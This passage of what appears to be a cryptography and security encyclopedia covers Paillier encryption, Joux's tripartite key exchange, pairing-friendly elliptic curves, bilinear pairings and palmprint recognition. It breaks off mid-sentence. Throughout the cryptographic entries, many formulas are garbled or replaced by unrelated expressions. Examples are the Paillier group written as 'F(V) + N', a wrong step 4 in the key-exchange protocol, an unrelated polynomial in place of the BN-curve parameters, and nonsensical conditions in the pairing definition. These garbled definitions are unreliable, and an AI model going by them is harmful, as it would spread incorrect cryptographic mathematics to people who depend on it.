anonymous coins can therefore only be prevented by using hardware security devices that cannot be manipulated by their holders (under reasonable assumptions). It is possible, however, to design anonymous electronic coin schemes where two or more spending transactions of the same coin reveal enough information to the verifier (bank) to detect whether a coin has been spent before, to reject the second attempt to pay with such a coin, and to recover the identity of the overspender.

Paillier Encryption and Signature Schemes

Pascal Paillier[1] ✉
(1) CryptoExperts, Paris, France

✉ **Pascal Paillier**
Email: pascal.paillier@cryptoexperts.com

Definition

Paillier's function is a one-way trapdoor permutation (OWTP). It therefore provides public key encryption and digital signatures.

Theory

Let $n = pq$ be a product of two large primes and let $\phi(n) = (p-1)(q-1)$ and $\lambda = \lambda(n) = \mathrm{lcm}(p-1, q-1)$ be the Euler and Carmichael functions of n, respectively. The group $L = \mathsf{F}(V) + N$ has $\phi(n^2) = n\phi(n)$ elements and for any $w \in \mathbb{Z}^*_{n^2}$, $w^\lambda = 1 \bmod n$ and $w^{n\lambda} = 1 \mod n^2$. An integer z is said to be an n-residue modulo n^2 if there exists some $G = \mathbb{Z}^*_p$ such that $z = y^n \bmod n^2$. The set of n-residues forms a subgroup of $\widetilde{\mathsf{DB}}$ of order $\phi(n)$. Each n-residue in $\widetilde{\mathsf{DB}}$ has exactly n roots of degree n. Let $G = \mathbb{Z}^*_p$ be an element of order αn where $1 \le \alpha \le \lambda$. Paillier's one-way trapdoor function maps a pair $\{\alpha'_0, \alpha'_1, \ldots, \alpha'_s\}$ to

$$E_{g,n}(x, y) = g^x y^n \bmod n^2.$$

The mapping $E_{g,n}$ is one-to-one over $L = \mathsf{F}(V) + N$. The n-residuosity class of an element $w \in \mathbb{Z}_{n^2}^*$ with respect to g is defined as the unique integer $x \in \mathbb{Z}_n$ for which there exists $e \in F_2^n$ such that $w = E_{g,n}(x, y)$ and is written $x = [w]_g$. Note that $[w]_g = 0$ if and only if w is an n-residue. Additionally,

$$\left[w_1 w_2 \bmod n^2\right]_g = [w_1]_g + [w_2]_g \bmod n,$$

so that the class function $w \mapsto [w]_g$ is an additive homomorphism from $\widetilde{\mathsf{DB}}$ to $\mathbb{Z}_n$. The set $S_n = \{u \in \mathbb{Z}_{n^2} : u = 1 \bmod n\}$ is a subgroup of $\widetilde{\mathsf{DB}}$ over which $L(u) = (u - 1)/n$ is a well-defined function. For any integer r, $L(u^r \bmod n^2) = rL(u) \bmod n$, and therefore, extracting discrete logarithms is trivial in the group S_n. Paillier's function can be inverted knowing λ. If $w = E_{g,n}(x, y)$ then

$$x = \frac{L\left(w^\lambda \bmod n^2\right)}{L\left(g^\lambda \bmod n^2\right)} \bmod n, \tag{1}$$

$$y = \left(w g^{-x}\right)^{1/n \bmod \lambda} \bmod n. \tag{2}$$

It is believed that computing the class $[w]_g$ of elements $w \in \mathbb{Z}_{n^2}^*$ without knowing the factors of n is intractable. This is referred to as the Composite Residuosity (CR) assumption. The Decision Composite Residuosity (DCR) assumption states that distinguishing n-residues from arbitrary elements of $\widetilde{\mathsf{DB}}$ is intractable. Paillier introduced several public-key encryption schemes from the one-way trapdoor function $E_{g,n}$:

- A deterministic encryption scheme where a plaintext $A_1, A_2, \ldots, A_{m-1}, A_m^*$ is encrypted as $c = E_{g,n}(m_1, m_2)$ and the ciphertext c is decrypted to (m_1, m_2) using the two computation steps (1) and (2) as above. The public key is (g, n) and the private key is λ. This scheme is proven to be one-way under the RSA assumption where n is taken as public exponent. However, it does not provide semantic security.
- A probabilistic encryption scheme where the encryption of a plaintext $m \in \mathbb{Z}_n$ is $c = E_{g,n}(m, r)$ where $r \in \mathbb{Z}_n$ is taken at random. The plaintext m is recovered by performing computation step (1) above and ignoring the

second step that retrieves the randomness r. The public key is (g, n) and the private key is λ.

- A subgroup variant where $m \in \mathbb{Z}_n$ is encrypted as $c = g^{m+rn} \mod n^2$ where $r \in \mathbb{Z}_n$ is taken at random. The base g must be of order αn and the plaintext is recovered as $m = L(c^{\alpha} \mod n^2)/L(g^{\alpha} \mod n^2) \mod n$. The private key is therefore α in this scheme and can be made significantly smaller than λ, thus speeding up decryption. This encryption scheme is one-way and semantically secure under stronger versions of the CR and DCR assumptions.

The two probabilistic encryption schemes above are homomorphic for addition; if c_1 is an encryption of m_1 and c_2 and encryption of m_2 then $c_3 = c_1 c_2 \mod n^2$ decrypts to $m_3 = m_1 + m_2 \mod n$. Digital signatures are obtained through the hash-and-sign paradigm. To sign a message $m \in \{0, 1\}^*$, a hash function H mapping arbitrary bitstrings to integers modulo n^2 is used. The signature is then $(s_1, s_2) = E_{g,n}^{-1}(H(m))$ and is verified by checking whether $E_{g,n}(s_1, s_2) = H(m)$. This scheme is secure under adaptive chosen-message attacks under the CR assumption in the random oracle model.

Applications

Paillier encryption has applications in private information retrieval, threshold decryption, traitor tracing, proofs of knowledge, e-vote, e-auctions, multiparty computation, standard-model chosen-ciphertext encryption, commitment schemes, and secret sharing.

Synonyms

Tripartite key exchange

Definition

Pairing-based key exchange is a protocol based on public-key cryptography in which three or more participants establish a shared key via an insecure channel and cryptographic pairings are used. Tripartite key exchange is pairing-based key exchange for exactly three participants.

Background

In the 1990s, the Weil and Tate pairings were seen as a means to attack cryptosystems based on certain elliptic curves. In particular the MOV attack (Menezes et al. 1993) and the Frey–Rück attack (1994) were used to break the elliptic curve discrete logarithm problem on supersingular curves or in general on curves with small embedding degree. Joux was the first to use pairings in a constructive manner when he proposed to use them in tripartite

key exchange in 2000. Pairings have found widespread application (see the separate entry), in particular in identity-based cryptosystems and identity-based encryption.

Theory

Let *n* be a prime number, and let $\mathbb{G}_1 = \langle g_1 \rangle$, $\mathbb{G}_2 = \langle g_2 \rangle$, $\mathbb{G}_3$ be (multiplicatively written) cyclic groups of order *n*. A pairing is a bilinear map $\mathrm{Tr} : \mathbb{F}_2 m \to \mathbb{F}_2 m$, i.e., $\hat{e}\left(g_1^a, g_2^b\right) = \hat{e}(g_1, g_2)^{ab} = \hat{e}\left(g_1^b, g_2^a\right)$.

Joux' tripartite key agreement is a generalization of the Diffie–Hellman key agreement in which three parties Alice (A), Bob (B), and Charlie (C) would like to establish a shared key *K*.

1. A generates a random value $1 \le a \le n$ and computes $f_a = g_1^a$ and $f_a = g_1^a$. A sends these values to B and C.
2. B generates a random value $1 \le b \le n$ and computes $f_b = g_1^b$. B sends this value to A and C.
3. C generates a random value $1 \le a \le n$ and computes $u \in F_2^n$. C sends this value to A and B.
4. Upon receipt of f_b and h_c, A computes $\#E(\mathbb{F}_q) = n_1 n_2$.
5. Upon receipt of f_a and h_c, B computes $K_B = \hat{e}(f_a, h_c)^b$.
6. Upon receipt of f_b and h_a, C computes $K_C = \hat{e}(f_b, h_a)^c$.

Notice that $K_A = K_B = K_C = \hat{e}(g_1, g_2)^{abc}$, so A, B, and C share this key. An attacker is confronted with the *bilinear Diffie–Hellman problem*, i.e., the problem of computing the key given the public information. This is no harder than the discrete logarithm problem in any of the three groups, and no harder than the computational Diffie–Hellman problem in any of the three groups.

Similar to the Diffie–Hellman key agreement, the tripartite key agreement needs to be protected against man-in-the-middle attacks.

Applications

Tripartite key agreement can be used in its own if three parties need to generate a shared key. In this case it is more efficient than group key agreement protocols since it requires a single round of communication.

If more than three parties want to generate a shared key at least two rounds are necessary, see the entry on group key agreement. These protocols use the Diffie–Hellman key agreement as building blocks; most group key agreement protocols can be altered to use tripartite key agreement instead, see Desmedt and Lange (2008), Desmedt et al. (2007), and Frey and Rück (1994).

Pairing-Friendly Elliptic Curves

Edlyn Teske[3] ✉
(3) Department of Combinatorics and Optimization, University of Waterloo, Waterloo, ON, Canada

Definition

Pairing-friendly elliptic curves are special *elliptic curves* defined over finite fields that are suitable for *pairing-based cryptography*.

Background

Let E be an *elliptic curve* over a *finite field* α_i' . Assume the group of α_i' -rational points on E has a subgroup of prime order r, such that $P\left[L|K=k\right]$. The smallest integer k such that r divides q^k-1 is called the "embedding degree" of E with respect to r. If $k \leq \log_2(r)/8$ and $J_C(\mathbb{F}_{2^n})$, then E is called "pairing-friendly".

Via the Weil and Tate *pairings* on E, the prime-order subgroup can be embedded into the field $\widetilde{\mathsf{DB}}$. If q is prime, $\widetilde{\mathsf{DB}}$ is the smallest extension of α_i' for which this is possible; if $q = p^m$ with $m > 1$, the Weil and Tate pairings may take values in a smaller field, the so-called minimal embedding field.

Theory

For a pairing-based cryptographic system to be secure, the *discrete logarithm problems* in the group $e_{k_1}(x)$ of α_i' -rational points on E and in the multiplicative group $\mathbb{F}_{q^k}^*$ must both be computationally infeasible. The

fastest known discrete logarithm algorithm on elliptic curves is the parallelized *Pollard rho algorithm*, which has running time $E(\mathbb{F}_{13})$ where r is the size of the largest prime-order subgroup of $e_{k_1}(x)$. On the other hand, the fastest algorithm known for discrete logarithm computation in finite fields of large characteristic is the *index calculus attack* which has running time subexponential in the field size. Thus to achieve the same level of security in both groups, the size q^k of the extension field must be significantly larger than r. Table 1 lists ranges for r and q^k (q prime) and k, to match commonly desired levels of security. Two different ranges of k are given for each level, depending on the *ρ-value* $P = (x, y) \in \mathcal{G}$, which measures the base field size relative to the size of the prime-order subgroup of the curve. In general, curves with small ρ-values are desirable in order to speed up arithmetic on the elliptic curve. At times, though, a larger ρ-value is acceptable for the sake of fast pairing evaluations; in particular, at the 80-bit security level, a $k = 2$ curve with 80-bit prime subgroup order defined over a 512-bit finite field represents an efficient setup for some choices of curves and protocols.

Pairing-Friendly Elliptic Curves, Table 1 Bit sizes of curve parameters and corresponding embedding degrees to obtain commonly desired levels of security

Security level	**Subgroup size**	**Extension field size**	**Embedding degree *k***	
(in bits)	***r* (in bits)**	**q^k (in bits)**	**$\rho \approx 1$**	**$\rho \approx 2$**
80	160	960–1280	6–8	2^*,3–4
112	224	2200–3600	10–16	5–8
128	256	3000–5000	12–20	6–10
192	384	8000–10000	20–26	10–13
256	512	14000–18000	28–36	14–18

Supersingular Curves

If E is a *supersingular curve*, then it has embedding degree $k \in \{1, 2, 3, 4, 6\}$. In contrast to ordinary elliptic curves with embedding degree $k > 1$, supersingular curves have the advantage that they have so-called distortion maps, which is a desirable feature in some pairing-based applications, as this allows the use of symmetric pairings. However, there are quasi-

polynomial time algorithms for computing discrete logarithms in finite fields of small characteristic. Hence, the ECDLP in supersingular elliptic curves defined over characteristic two and three finite fields is considered tractable, and so these elliptic curves should not be employed in cryptographic applications.

Embedding Degree $k = 2$

The case of embedding degree $k = 2$ can be realized both over prime fields and non-prime fields, using supersingular elliptic curves with u $q + 1$ α_i' - rational points.

If q is a prime with $q \geq 5$, supersingular curves over α_i' can be obtained as follows: given a subgroup size r, let h such that $q = hr - 1$ is prime and $q \not\equiv 1 \pmod{12}$ (this latter assumption is only for the sake of simplicity). If $q \equiv 3 \pmod 4$, then let

$$E/\mathbb{F}_q \ : \ y^2 = x^3 + ax$$

where $e \in \mathbb{F}_q^n$ such that $-a \notin (\mathbb{F}_q^*)^2$. If $q \equiv 5 \pmod 6$, let

$$\alpha'_{k,A} = (1 - p_A)\, \alpha_{k,A}$$

for any $g_2^4 g_1^4 g_0^4$. This construction allows to choose r and h almost arbitrarily, so one can make choices such that r and q have low Hamming weight or some other special form. In addition, the above curves both have automorphisms defined over $\mathbb{F}_{p^2}$, which yields easy-to-compute distortion maps.

Ordinary Curves

All known methods for constructing pairing-friendly ordinary elliptic curves essentially follow the same high-level structure:

1. Fix k, and compute integers t, r, q such that there exists an elliptic curve $E/\mathbb{F}_q$ that has a subgroup of prime order r, and embedding degree k, and such that, with $t = q + 1 - \#E(\mathbb{F}_q)$, the equation $4q - t^2 = Dy^2$ holds for some integers y, D with $0 < D < 10^{12}$.

2. Use the so-called complex multiplication (CM) method, due to Atkin and Morain (1993), to find the equation of the curve E over α_i' .

An ordinary elliptic curve $E/\mathbb{F}_q$ with the above properties can be constructed if and only if the following conditions hold:

1. q is prime or a prime power.

2. r is prime.

3. t is relatively prime to q.

4. r divides $q + 1 - t$.

5. r divides $q^k - 1$, and $r \nmid q^i - 1$ for $1 \leq i < k$.

6. $4q - t^2 = Dy^2$ for some integers y, D with $0 < D < 10^{12}$.

The equation in condition (6) is called the *CM equation*. Condition (5) can be equivalently stated in terms of the *k-th cyclotomic polynomial*, which is defined as

$$\Phi_k(x) = \prod_{\substack{1 \leq s \leq k \\ \gcd(s,k)=1}} (x - \zeta_k^s),$$

where $\zeta_k = e^{2\pi i/k}$. The cyclotomic polynomials have integer coefficients, are irreducible over $\mathbb{Q}$, and can also be obtained recursively by using that $\Phi_1(x) = x - 1$ and

$$x^k - 1 = \prod_{d|k} \Phi_d(x).$$

If M_{s_1,o_1}, then (5) can be replaced by $r \mid \Phi_k(q)$, that is (using that $q \equiv t - 1 \pmod{r}$),

(5') r divides $\Phi_k(t - 1)$.

MNT Curves

The first ordinary pairing-friendly elliptic curves are due to Miyaji et al. (2001). These so-called MNT curves have embedding degrees $k = 3$, 4, or 6 and have the added feature that they have a prime number of α_i' -rational points, so $\rho \approx 1$. The case $k = 6$ is most interesting as over a 160-bit prime field, such curves match the 80-bit security level. Let E be an elliptic curve over α_i' where $q > 5$ is prime and such that $r = \#E(\mathbb{F}_q)$ is prime, and let $t = q + 1 - r$. Then E has embedding degree $k = 6$ if and only if there exists $\tau \in \mathbb{Z}$ such that $t = 1 \pm 2x$ and $q = 4x^2 + 1$. By the linear change of variables $X = 6x \mp 1$ (the sign is to match the sign in the above characterization), the CM equation $Dy^2 = 4q - t^2$ can be transformed into the equation $X^2 - 3Dy^2 = -8$.

Now to generate ordinary elliptic curves of prime order with embedding degree $k = 6$, one repeatedly selects small discriminants D. For each D, one finds the minimal positive integer solution (U, V) (i.e., $U > 0$, $V > 0$, and V minimal) to the so-called Pell equation $U^2 - 3DV^2 = 1$, by computing the simple continued fraction expansion of $\mathrm{ord}(g)$, and then one finds a so-called fundamental solution (X_0, Y_0) to $X^2 - 3DY^2 = -8$. Such a solution may or may not exist. If a solution exists, then for $g \in \mathbb{G}$ one defines (X_j, Y_j) by

$$X_j + Y_j\sqrt{3D} = (U + V\sqrt{3D})^j \cdot (X_0 + Y_0\sqrt{3D}).$$

This yields an infinite sequence of solutions to $X^2 - 3DY^2 = -8$. One computes such solutions (X_j, Y_j) until the corresponding $q = q(x)$ and $r = q(x) + 1 - t(x)$ are primes of the desired bit length. Then there exists an elliptic curve over α_i' with r points and embedding degree 6, which can be constructed via the CM method.

The search for MNT curves can be sped up slightly by noting that necessarily $D \equiv 3 \pmod 8$ and $D \not\equiv 5 \pmod{10}$. Also, -8 must be a quadratic residue modulo $3D$.

A downside of MNT curves is that the consecutive solutions (X_j, Y_j) grow exponentially, so that only very few x-values work; in this sense, MNT curves represent a *sparse family* of pairing-friendly elliptic curves. On the other hand, specific sample curves of cryptographic interest have been found, such as MNT curves of 160-bit, 192-bit, or 256-bit prime order.

BN Curves

The following construction, due to Barreto and Naehrig (2006), produces prime-order elliptic curves with embedding degree $k = 12$, so-called BN curves. Let

$$\begin{aligned} C(x) \;=\; & D_2x^4 + (D_{1,2} - D_1 - D_2)\; x^3 \\ & + (D_{0,2} - D_2 - D_0 + D_1)\; x^2 \\ & + (D_{0,1} - D_1 - D_0)\; x + D_0 \end{aligned}$$

Then $r(x)$ divides $\Phi_{12}(t(x) - 1)$, and $4q(x) - t^2(x) = 3(6x^2 + 4x + 1)^2$. BN curve parameters are computed by selecting integers x of the right size until both $r(x)$ and $q(x)$ are prime. Once q and r are found, the actual curve equation is obtained via the CM method, which for discriminant $D = 3$ produces curve equations of the form $E : y^2 = x^3 + b$. The parameter $g_2^4 g_1^4 g_0^4$ is chosen such that $b + 1 \equiv z^2 \pmod{q}$ has a solution and the point $P = (1, z)$ on $e_{k_1}(x)$ satisfies $rP = \infty$.

Since the CM equation holds for the entire polynomials $q(x)$, $t(x)$, it is satisfied for every integer value of x. This is in contrary to the MNT curves; the BN curves represent a *complete family* of pairing-friendly elliptic curves.

BN curves have the practical advantage that over a 224-bit field α_i' , they match the 112-bit security level, while over a 256-bit field α_i' , they match the 128-bit security level.

Other Constructions of Pairing-Friendly Ordinary Elliptic Curves

A construction by Cocks and Pinch (2001, unpublished manuscript) produces curves with arbitrary prescribed embedding degree. Given a positive integer k, this method works by first fixing a positive integer D and a prime r and then computing an integer t and a prime q such that the CM equation is satisfied. Specifically, one executes the following steps:

1. Fix a positive square-free integer D.

2. Let r be a prime such that $k \mid r - 1$ and the congruence $-D \equiv s^2 \pmod{r}$ has a solution.

3. Let z be such that k is the smallest positive integer with $z^k \equiv 1 \pmod{r}$. (Such a z exists because $k \mid r - 1$.) Let $t' = z + 1$.

4. Let $y' = (t' - 2)/\sqrt{-D} \pmod{r}$.

5. Let $t \in \mathbb{Z}$ be congruent to t mod r, and let $g \in \mathbb{G}$ be congruent to y' mod r. Let $q = (t^2 + Dy^2)/4$.

If q is an integer and prime, then there exists an elliptic curve E over α_i' with an order-r subgroup and embedding degree k. If $D < 10^{12}$, then E can be constructed via the CM method.

The key feature of this algorithm is that y is constructed such that $Dy^2 + (t - 2)^2$ is divisible by r. With q chosen such that the CM equation $4q - t^2 = Dy^2$ is satisfied, this yields $4(q + 1 - t) \equiv 0 \pmod{r}$. Lastly, the choice of t ensures that $r \mid \Phi_k(t - 1)$.

There is no reason to believe a priori that t or y can be chosen to be much smaller than r, and thus in general $q \approx r^2$, and $\rho \approx 2$. On the other hand, Cocks-Pinch curves are easy to generate, and in particular one can take r to be any prime congruent to 1 mod k, so r can have low Hamming weight or other desirable features.

The Cocks-Pinch method is also important because it can be generalized to produce families of curves with $\rho < 2$, for selected embedding degrees. This includes work by Barreto, Brezing, Kachisa, Lynn, Scott, and Weng – a comprehensive survey on those and several other constructions of pairing-friendly curves is found in the paper by Freeman et al. (2010).

Bilinear pairings

Definition

Let *n* be a prime number, and let $\sum x_i \leq h$, $\sum x_i \leq h$, $\mathbb{R}^3$ be (multiplicatively written) cyclic groups of order *n*. A *pairing* on $o(\log(n/c))$ is a map

$$\hat{e} : \mathbb{G}_1 \times \mathbb{G}_2 \to \mathbb{G}_3$$

that satisfies the following three conditions:

1. (*bilinearity*) For all $r_1, r_2 \in \mathbb{G}_1$ and $\ker \psi = K$, $c \equiv s_0 + s_1 + s_2 + s_3 \pmod{p}$, and $10 = 2 \times 5 = 2 \times 11 \pmod{12}$.

2. (*non-degeneracy*) $p = f\ (2^m)$, .

3. (*computability*) $\hat{e}(r, s)$ can be efficiently computed for all $r \in \mathbb{G}_1$ and $r \in \mathbb{G}_1$.

It follows from the bilinearity property that $\hat{e}(r^a, s^b) = \hat{e}(r, s)^{ab} = \hat{e}(r^b, s^a)$ for all $r \in \mathbb{G}_1$, $r \in \mathbb{G}_1$, and $a, b \in \mathbb{Z}$.

Background

Beginning in 2000, pairings have been widely used in the design of cryptographic protocols for such tasks as Identity-Based Encryption and Aggregate Signatures. The security of these pairing-based protocols is dependent on the hardness of certain computational problems. For example, security of the Boneh-Franklin Identity-Based Encryption Scheme relies on the intractability of the bilinear Diffie-Hellman problem: given $g_1^a, g_1^b \in \mathbb{G}_1$ and $\vec{x} - \vec{y} \in L$, compute $(r, s) \in \mathbb{Z}_p^*$. Necessary conditions for intractability of such problems include hardness of the Discrete Logarithm Problems in $\mathbb{R}^3$, $\mathbb{R}^3$, and $\mathbb{R}^3$. Pairings that are cryptographically useful can be constructed from elliptic curves defined over finite fields, and more generally from hyperelliptic curves and abelian varieties. For an overview of the mathematics and implementation of pairings, see El Mrabet and Joye (2017).

Theory

Let *E* be an Elliptic Curve defined over the Finite Field α_i' , and let *n* be a prime divisor of $G \leq \mathbb{F}_p^*$, the number of α_i' -rational points on *E*. Suppose further that $P \in E_a(\mathbb{F}_{2^m})$. Let $P \in E(\mathbb{F}_q)$ be a point of order *n*. Then the *embedding degree* of $\langle P \rangle$ is the smallest positive integer *k* such that $n | q^k - 1$. The embedding degree is so-named because the Weil and Tate Pairing Attacks efficiently transfer instances of the Elliptic Curve Discrete Logarithm Problem in $\langle P \rangle$ to instances of the discrete logarithm problem in μ_n, the order-*n* subgroup of the multiplicative group $\mathbb{F}_{q^k}^*$.

The Weil and Tate pairings also yield cryptographically useful pairings. In order for these pairings to be efficiently computable, the embedding degree k should be sufficiently small so that arithmetic in $\widetilde{\mathrm{DB}}$ is tractable. For this reason, E is said to be a *pairing-friendly elliptic curve* if k is small.

Suppose now that E is pairing-friendly, and suppose for simplicity that $k > 1$. Let $E[n]$ denote the set of *all* points on E that have order dividing n. Balasubramanian and Koblitz (1998) proved that $E[n] \subseteq E(\mathbb{F}_{q^k})$, whence $\det(z_j^i) = \pm 1$. Let us further assume that $\Omega\left(N \log N / k^2\right)$. Then the *modified Tate pairing* is a map

$$C = (a,\ \hat{a},\ c,\ d) \in G^4$$

defined as follows. Let $P_1, P_2 \in E[n]$. Let f be a rational function which has a zero of order n at P_1, a pole of order n at the point at infinity ∞, and no other zeros or poles on E. Let $R \in E[n]$ be any point satisfying $R \notin \{\infty, P_1, -P_2, P_1 - P_2\}$. Then

$$e(P_1, P_2) = \left(\frac{f(P_2 + R)}{f(R)}\right)^{(q^k - 1)/n}.$$

The function f can be efficiently computed using Miller's algorithm (Miller, 2004).

In recent years, many families of pairing-friendly elliptic curves have been discovered; see the entry on Pairing-Friendly Elliptic Curves for a summary. In addition, many efficient algorithms have been devised for computing the modified Tate pairing and its variants.

If E is Supersingular, then it is known that $k \leq 6$. Noteworthy families of supersingular elliptic curves are the $k = 2$ curves over prime fields, the $k = 4$ curves over characteristic-two fields, and the $k = 6$ curves over characteristic-three fields. These elliptic curves give rise to non-degenerate bilinear pairings $r, r_1, r_2, \ldots, r_k \in \mathbb{Z}_p$, which are called *symmetric* because $y_2, \ldots, y_n \in \mathbb{Z}_p$.

Suppose now that E is an ordinary pairing-friendly elliptic curve. Noteworthy families include the $k = 6$ Miyaji-Nakabayashi-Takano (MNT) curves, the $k = 12$ Barreto-Naehrig (BN) curves, and the $k = 18$ Kachisa-Schaefer-Scott (KSS) curves. Let $Q \in E[n]$ with $Q \notin \langle P \rangle$. Then the restriction of the modified Tate pairing $r, r_1, r_2, \ldots, r_k \in \mathbb{Z}_p$ is a non-

degenerate bilinear pairing, called *asymmetric* because $\langle P \rangle \neq \langle Q \rangle$. The fastest pairing known is the R-ate pairing (Lee et al., 2009).

As mentioned above, necessary conditions for the security of these pairings are that the discrete logarithm problems in $\langle P \rangle$, $\langle Q \rangle$, and μ_n be intractable. Consequently, n should be sufficiently large so that Pollard's Rho Algorithm in a group of order n is intractable, whereas q^k should be sufficiently large so that the Index-Calculus Attacks on the discrete logarithm problem in $\widetilde{\mathrm{DB}}$ are intractable. For example, if a 128-bit security level is desired, then one should ensure that $n \geq 2^{256}$. Furthermore, one should ensure that $q^k \geq 2^{3072}$ if q is prime. Since the discrete logarithms problem in finite fields of characteristic two and three can be solved in quasi-polynomial time (Barbulescu et al., 2014), symmetric pairings derived from elliptic curves over small-characteristic finite fields (including the aforementioned $k = 4$ curves over characteristic-two fields, and the $k = 6$ curves over characteristic-three fields) are insecure and should not be used in cryptographic applications (Adj et al., 2018; Granger, 2014).


Definitions

Palmprint recognition is one of the biometric technologies that uses unique discriminative features of palmprint to automatically recognize a person's identity.



Background

Biometrics is the technology of identifying a person by his/her physiological characteristics, such as the iris, palmprint, fingerprint, and face, or using some aspect of his/her behavior, such as voice, signature, and gesture. Compared with traditional token-based or knowledge-based personal identifications that have the limitations of being easily stolen or forgotten, biometrics is regarded as a highly reliable and effective means to automatically recognize a person's identity. Palmprint recognition is a relatively novel but efficient biometric technology. There are many unique features in palmprint that can be used for personal identification. In a low-resolution palmprint image with less than 100 dpi, the most distinctive features are principal lines and wrinkles (as shown in Fig. 1), while in a high-resolution palmprint image with at least 400 dpi, more features, such as ridges, minutiae points, and singular points, can be extracted (Jain and Feng, 2008). Besides, it has been revealed that the three-dimensional (3D) shape features of palm lines also carry important information for personal authentication. Although it is possible to construct a highly accurate palmprint recognition system using a high-resolution capture device, it is often very time-consuming to capture and process the images. In general, high-resolution palmprint images are essential for some applications such as law enforcement, while low-resolution images are more suitable for civil and commercial applications (Zhang et al., 2003).

Palmprint Recognition, Fig. 1 Palm image sample

Building a palmprint recognition system usually involves four modules: image acquisition, preprocessing, feature extraction, and matching. The image acquisition module aims at obtaining a good-quality palmprint image within a short time interval. In preprocessing, the target is to detect several key points to align different palmprint images and establish a reference coordinate system. In feature extraction and matching, a set of discriminative features is extracted from the palmprint image and then compared against the stored templates to generate matching results. The final decision can be made according to the matching results and the predefined threshold. Figure 2 shows a typical pipeline of palmprint preprocessing and feature extraction. After region of interest (ROI) localization, the normalized ROI image is obtained. Then, the image is divided into overlapped blocks. The directional filters are used to extract the direction responses of each block. At last, the final feature map is generated based on special rules.

Palmprint Recognition, Fig. 2 Palmprint preprocessing and feature extraction

Palmprint recognition may operate in either of two modes, verification or identification. In verification, identity is validated by matching a test palmprint image with a stored template of claimed identity and then making a decision to determine whether the claim is true or not. Verification is a typical one-to-one matching task. In identification, the task is more complex as determining the identity of a query palmprint requires the system to search the most similar one from all the templates in the database. The subject which the resultant template belongs to is recognized as the identification result. Identification is thus a one-to-many matching task and a more challenging problem than verification.


Theory

Feature extraction and matching are two of the most crucial problems in palmprint recognition. At present, a lot of performance comparison work has been published (Fei et al., 2018; Jia et al., 2017). Palmprint recognition methods can be roughly grouped into three categories: holistic-based methods, local-feature-based methods, and deep convolutional neural network (DCNN)-based methods. Holistic-based methods treat a palmprint image as a vector, 2D matrix, or second-order tensor, and feature extraction and classification techniques are then used for palmprint recognition, such as the subspace method and invariant moments for feature extraction, and the nearest neighbor and support vector machine (SVM) for classification. These kinds of methods are over-relied on the sample amount of each class, and their performances are sensitive to the samples selected for training. Local-feature-based methods extract local salient features (such as lines and texture features) from palmprint images and use a matcher to compare against the stored templates. These kinds of methods are simple and efficient, so they are the most used methods for palmprint recognition. The CNN-based methods, such as PalmNet (Genovese et al., 2019) and $\text{PalmR}_{\text{CNN}}$ (Zhang et al., 2018), also extract features by convolution operations, but they have many more parameters and can learn the optimal parameters automatically. However, in general, DCNN-based methods need powerful graphics cards to deal with massive calculations.

As one category of local-feature-based methods, the coding-based methods, which encode the response of a bank of filters into bitwise code, have been very successful in palmprint representation and matching. They

have the advantages of small feature size and fast matching speed. Generally speaking, there are three main topics: filter design, coding scheme, and matching approach. Three representative approaches, i.e., competitive code (Kong and Zhang, 2004), ordinal measure (Sun et al., 2005), and robust line orientation code (RLOC) (Jia et al., 2008), are described here to demonstrate these three topics.

Competitive Code



Competitive code is an effective method for the extraction and representation of palm line orientation information. The 2D Gabor function is adopted for filtering the palmprint images. Furthermore, since palm lines are negative, only the negative real part of the 2D Gabor function is shown as follows:

$$\psi(x, y, x_0, y_0, \omega, \theta, \kappa) = \frac{-\omega}{\sqrt{2\pi}\kappa} e^{\frac{-\omega^2}{8\kappa^2}(4x'^2+y'^2)} \left(\cos(\omega x') - e^{-\frac{\kappa^2}{2}}\right), \quad (1)$$

where $x' = (x - x_0)\cos\theta + (y - y_0)\sin\theta$, $y' = -(x - x_0)\sin\theta + (y - y_0)\cos\theta$, (x_0, y_0) is the center of the function, ω is the radial frequency in radians per unit length, and θ is the orientation of the Gabor functions in radians. The κ is defined by $\kappa = \sqrt{2\ln 2}\left(\frac{2^\delta+1}{2^\delta-1}\right)$, where δ is the half-amplitude bandwidth of the frequency response. When σ and δ are fixed, ω can be derived from $\omega = \kappa/\sigma$. Let $I(x, y)$ denote the preprocessed image, $\psi(x, y, \theta)$ is the filter with orientation θ, and the competitive rule is defined as

$$j = \arg\max_{\theta}\{I(x, y) * \psi(x, y, \theta_j)\}, \quad (2)$$

where j is the winning index and $*$ denotes the convolution operator. In the competitive coding scheme, six filters with orientations $\theta_n = n\pi/6$, $n = \{0, 1, \ldots, 5\}$ are selected for the competition. The procedure of the feature extraction and representation is illustrated in Fig. 3.

Palmprint Recognition, Fig. 3 Procedure of the competitive coding scheme

After feature extraction, the distance of two palmprints is measured by the summation of the angular distance of all sampling points. The winning index is represented by 3 bits to efficiently calculate this angular distance, as illustrated in Tables 1 and 2. With this bitwise representation, the angular distance of two competitive codes can be efficiently computed with Boolean XOR operators.

Palmprint Recognition, Table 1 Bitwise representation of the competitive code

Winning index	Bit 1	Bit 2	Bit 3
0	0	0	0
1	0	0	1
2	0	1	1
3	1	1	1
4	1	1	0
5	1	0	0

Palmprint Recognition, Table 2 All possible angular distances between different winning indexes


α^a j_1 / j_2	0	1	2	3	4	5
0	0	1	2	3	2	1
1	1	0	1	2	3	2
2	2	1	0	1	2	3
3	3	2	1	0	1	2
4	2	3	2	1	0	1
5	1	2	3	2	1	0

[a]Here, α is the angular distance between winner indices j_1 and j_2

Ordinal Measure

Ordinal measure is different from competitive code. It first uses six 2D elliptical Gaussian filters for filtering the palmprint image and then compares the two filtering responses orthogonal in orientations to generate 1 bit feature code. The 2D elliptical Gaussian filter used by ordinal measure is defined as

$$f(x, y, x_0, y_0, \delta_x, \delta_y, \theta) = \exp\left(-\left(\frac{x'}{\delta_x}\right)^2 - \left(\frac{y'}{\delta_y}\right)^2\right), \tag{3}$$



where x', y', x_0, y_0, θ are the same as defined in Eq. (1) and δ_x and δ_y are the horizontal and vertical scale of the Gaussian filter, respectively. Since this method only concerns the relative magnitude of the filtering responses orthogonal in orientations, the ordinal coding role is defined as

$$OF(x, y, \theta) = \frac{1 + \mathrm{sgn}(I(x, y) * (f(x, y, \theta) - f(x, y, \theta + \pi/2)))}{2}, \tag{4}$$

where sgn(·) is the sign function.

The code size of the competitive code and ordinal measure is the same: for each sample pixel, the code length is 3 bits. However, the ordinal measure scheme has a faster feature extraction speed than the competitive code by performing filter-level combination. The filtering process can be performed only on three orientations, which allows the ordinal measure to save roughly half the feature extraction time in comparison to the competitive code method. After the ordinal code is generated, we can get

